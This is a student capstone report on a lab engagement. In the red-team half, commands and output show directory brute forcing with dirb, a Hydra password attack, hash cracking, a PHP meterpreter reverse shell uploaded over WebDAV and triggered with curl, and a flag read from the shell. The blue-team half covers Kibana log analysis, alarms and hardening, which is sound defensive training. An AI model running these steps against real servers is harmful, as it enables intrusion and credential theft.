



# **Capstone Engagement**

## **Assessment, Analysis, and Hardening of a Vulnerable System**

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03

**Blue Team:** Log Analysis and Attack Characterization


04

**Hardening:** Proposed Alarms and Mitigation Strategies

---

# Network Topology

# Network Topology



## Network

Address Range: 192.168.1.0/24

Netmask: 255.255.255.0

Gateway: 192.168.1.1

## Machines

### Azure Labs VM (Hyper-V host)

IPv4: 192.168.1.1

OS: Windows 10 Pro

Hostname: ML-RefVm-684427

### Capstone

IPv4: 192.168.1.105

OS: Ubuntu 18.04.1

Hostname: server1

### ELK

IPv4: 192.168.1.100

OS: Ubuntu 18.04.4

Hostname: ELK

### Kali

IPv4: 192.168.1.90

OS: Kali GNU

Hostname: Kali

The background of the slide is a dark red, almost black, geometric pattern composed of numerous triangles and polygons of varying shades, creating a textured, low-poly effect.

# **Red Team** Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Hyper-V Host
Kali	192.168.1.90	Attack Machine
ELK	192.168.1.100	ELK Server
server1	192.168.1.105	Target Machine

---

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Improper Limitation of a Pathname to a Restricted Directory (CWE-22)	Pathnames can be constructed with a dictionary to locate files and directories under a parent directory	Attackers may use directory brute force with tools such as 'dirb' to locate restricted files and directories
Improper Restriction of Excessive Authentication Attempts (CWE-307)	Measures to prevent multiple failed login attempts in a short time frame not implemented	This allowed attackers to brute force login pages on the web server
Storing Passwords in a Recoverable Format (CWE-257)	The storage of password in a recoverable format	Attackers can recover the encrypted password and access confidential directories
Unrestricted Upload of File with Dangerous Type (CWE-434)	The server allows upload of arbitrary files via WebDav	Attackers may upload malicious code which can be executed by the web server
Command Shell in Externally Accessible Directory (CWE-553)	Malicious code can be executed on the web server from an externally accessible directory	This allowed attackers to execute commands on the web server, e.g. execute uploaded reverse shell

# Exploitation: Improper Limitation of a Pathname to a Restricted Directory (CWE-22)

01

## Tools & Processes

Tool: dirb

Process: used the dirb  
command on  
`http://192.168.1.105/`

02

## Achievements

Exploit revealed hidden  
directories:

`http://192.168.1.105/server-status`

and

`http://192.168.1.105/webdav`

03

```
root@Kali:~# dirb http://192.168.1.105/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Thu Oct 14 21:02:04 2021
URL_BASE: http://192.168.1.105/
WORDLIST_FILES:
/usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.1.105/ ---
+ http://192.168.1.105/server-status
(CODE:403|SIZE:278)
+ http://192.168.1.105/webdav
(CODE:401|SIZE:460)

-----

END_TIME: Thu Oct 14 21:02:09 2021
DOWNLOADED: 4612 - FOUND: 2
```



# Exploitation: Improper Restriction of Excessive Authentication Attempts (CWE-307)

---

01

## Tools & Processes

Tool: Hydra

Process: Ran a brute force attack on the on the login page of the directory 'http://192.168.1.105/company\_folders/secret\_folder/'

02

## Achievements

Exploit was able to obtain the password for the user 'ashton'

ashton:leopoldo

03

```
root@Kali:~# hydra -l ashton -P rockyou.txt -s
80 -f -vV 192.168.1.105 http-get
/company_folders/secret_folder/
...
[80][http-get] host: 192.168.1.105 login:
ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105
(valid pair found)
1 of 1 target successfully completed, 1 valid
password found
Hydra
(https://github.com/vanhauser-thc/thc-hydra)
finished at 2021-10-14 21:50:01
```

# Exploitation: Storing Passwords in a Recoverable Format (CWE-257)

01

## Tools & Processes

Tool: CrackStation

Process: The password for the user 'ryan' was stored as a hash in a txt file


02

## Achievements

CrackStation was able to crack the hash (d7dad0a5cd7c8376eeb50d69b3ccd352) that was located on the server at [http://192.168.1.105/company\\_folders/secret\\_folder/connect\\_to\\_corp\\_server](http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server)

Password: linux4u

03



# Exploitation: Unrestricted Upload of File with Dangerous Type (CWE-434)

01

## Tools & Processes

Tool: Linux File Manager  
GVfs (GNOME Virtual file system)

Process: Access the /webdav/ directory from the linux file manager and uploaded a reverse TCP shellcode


02

## Achievements


Successfully uploaded a reverse TCP payload to the web server

03

## Access /webdav/ directory



## Uploaded payload



# Exploitation: Command Shell in Externally Accessible Directory (CWE-553)

---

01

## Tools & Processes

Tool: curl and metasploit console

Process: remote execution of uploaded reverse TCP payload and open meterpreter session in metasploit

02

## Achievements

Executed payload on the web server and created a reverse meterpreter shell

03

## Start Metasploit Framework

```
root@Kali:~# msfconsole

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD
php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST
192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on
192.168.1.90:4444
```

## Execute Payload with 'curl'

```
root@Kali:~# curl
http://192.168.1.105/webdav/rvb.php -u
ryan:linux4u
```

# Exploitation: Command Shell in Externally Accessible Directory (CWE-553)

```
Shell No.1
File Actions Edit View Help

knock, knock, Neo.


https://metasploit.com

+ --=[ metasploit v5.0.76-dev ]
+ --=[ 1971 exploits - 1088 auxiliary - 339 post ]
+ --=[ 558 payloads - 45 encoders - 10 nops ]
+ --=[ 7 evasion ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:52092) at 2021-10-15 20:11:39 -0700

meterpreter > shell
Process 2693 created.
Channel 0 created.
cd /
cat flag.txt
bing0w@5h1sn@m0
```





# **Blue Team**

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan




- The port scan occurred at 05:41:20 UTC
- 10,595 packets were sent from the IP address 192.168.1.90
- A port scan is indicated by a large number of pack from a single IP address to multiple ports



note: 'destination.port' limited to top 150 in chart

# Analysis: Finding the Request for the Hidden Directory


- The request occurred at 05:48:11 UTC
- 15,988 requests were made
- The file requested was 'http://192.168.1.105/company\_folders/secret\_folder/connect\_to\_corp\_server'
- The file contained direction to connect to the corporate server






# Analysis: Uncovering the Brute Force Attack

- 15,988 requests were made during the attack
- 15,986 requests were made before the attack was successful
  - Once the password was found, the requests stopped



# Analysis: Finding the WebDAV Connection

- 62 requests were made to the WebDAV directory
- The file requested from the directory was 'http://192.168.1.105/webdav/shell.php'





# **Blue Team**

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

---

## Alarm

As the Port Scan was identified in Kibana by the large number of packets received by a single IP address, an alarm can be set up to detect this activity.

From the activity, a single port scan that was run received 10,595 packets, all originating from a single source, the threshold can be set to 6,000 and adjusted to prevent alert fatigue.

## System Hardening

To mitigate Port Scans, a firewall can be installed and set up to filter ports not used on the server.

Intrusion Detection Systems may also be set up to detect the suspicious activity.

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

As the directory contained the file to file for a specific person (i.e. ashton). An alert can be set up to detect access to the directory from a source IP that does not belong to ashton. As this directory is not required by anyone else, the threshold should be set at 1.

## System Hardening

As the file in the directory contains directions which can be remembered. The directory and the file can be removed completely to prevent access to the direction to access the server.

If by risk vs benefit analysis, the directory and file are deemed necessary, access to the directory should be restricted to IP addresses which belong to ashton.

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

During the Brute Force Attack, there were 15,988 requests made to the server.

As many of these were failed attempts with ``http.response.status_code: 401`` from the ``user_agent.original: "Mozilla/4.0 (Hydra)"`, an alarm can be set up to detect a large number of error 401 (threshold of 500, however to be reassessed once we can find a baseline) and `user_agent.original: "Mozilla/4.0 (Hydra)"` with a threshold of 1.

## System Hardening

Implementing a timeout for high number of failed attempts and lock out account after several number of timeout events.

Block access from the user agent - Mozilla/4.0 (Hydra).

Requiring the completion of a CAPTCHA after the first failed attempt.

Requiring the use of complex passwords which includes at least one: uppercase letter, lower case letter, numeric and non-alphanumeric character.

---

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

As this connection is only required by server administrators, an alert should be set up to detect connections to 'http://192.168.1.105/webdav/' by any IP addresses which are not on whitelist.

## System Hardening

Use of a different protocol which does not require the use of a password to log in, for example SSH File Transfer Protocol (SFTP), and forcing the use of SSH keys to login as opposed to a password.

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

Alert if a POST request has been made from an IP address which do not originate from server administrators.

## System Hardening

For any file which have been uploaded, a unique file name is generated.

Set acceptable only certain types of file types on upload.

Configure the firewall to block all unnecessary outbound ports.

Only allow upload of files to be uploaded from a jump box which is only accessible via SSH by an administrator.

---



*The  
End*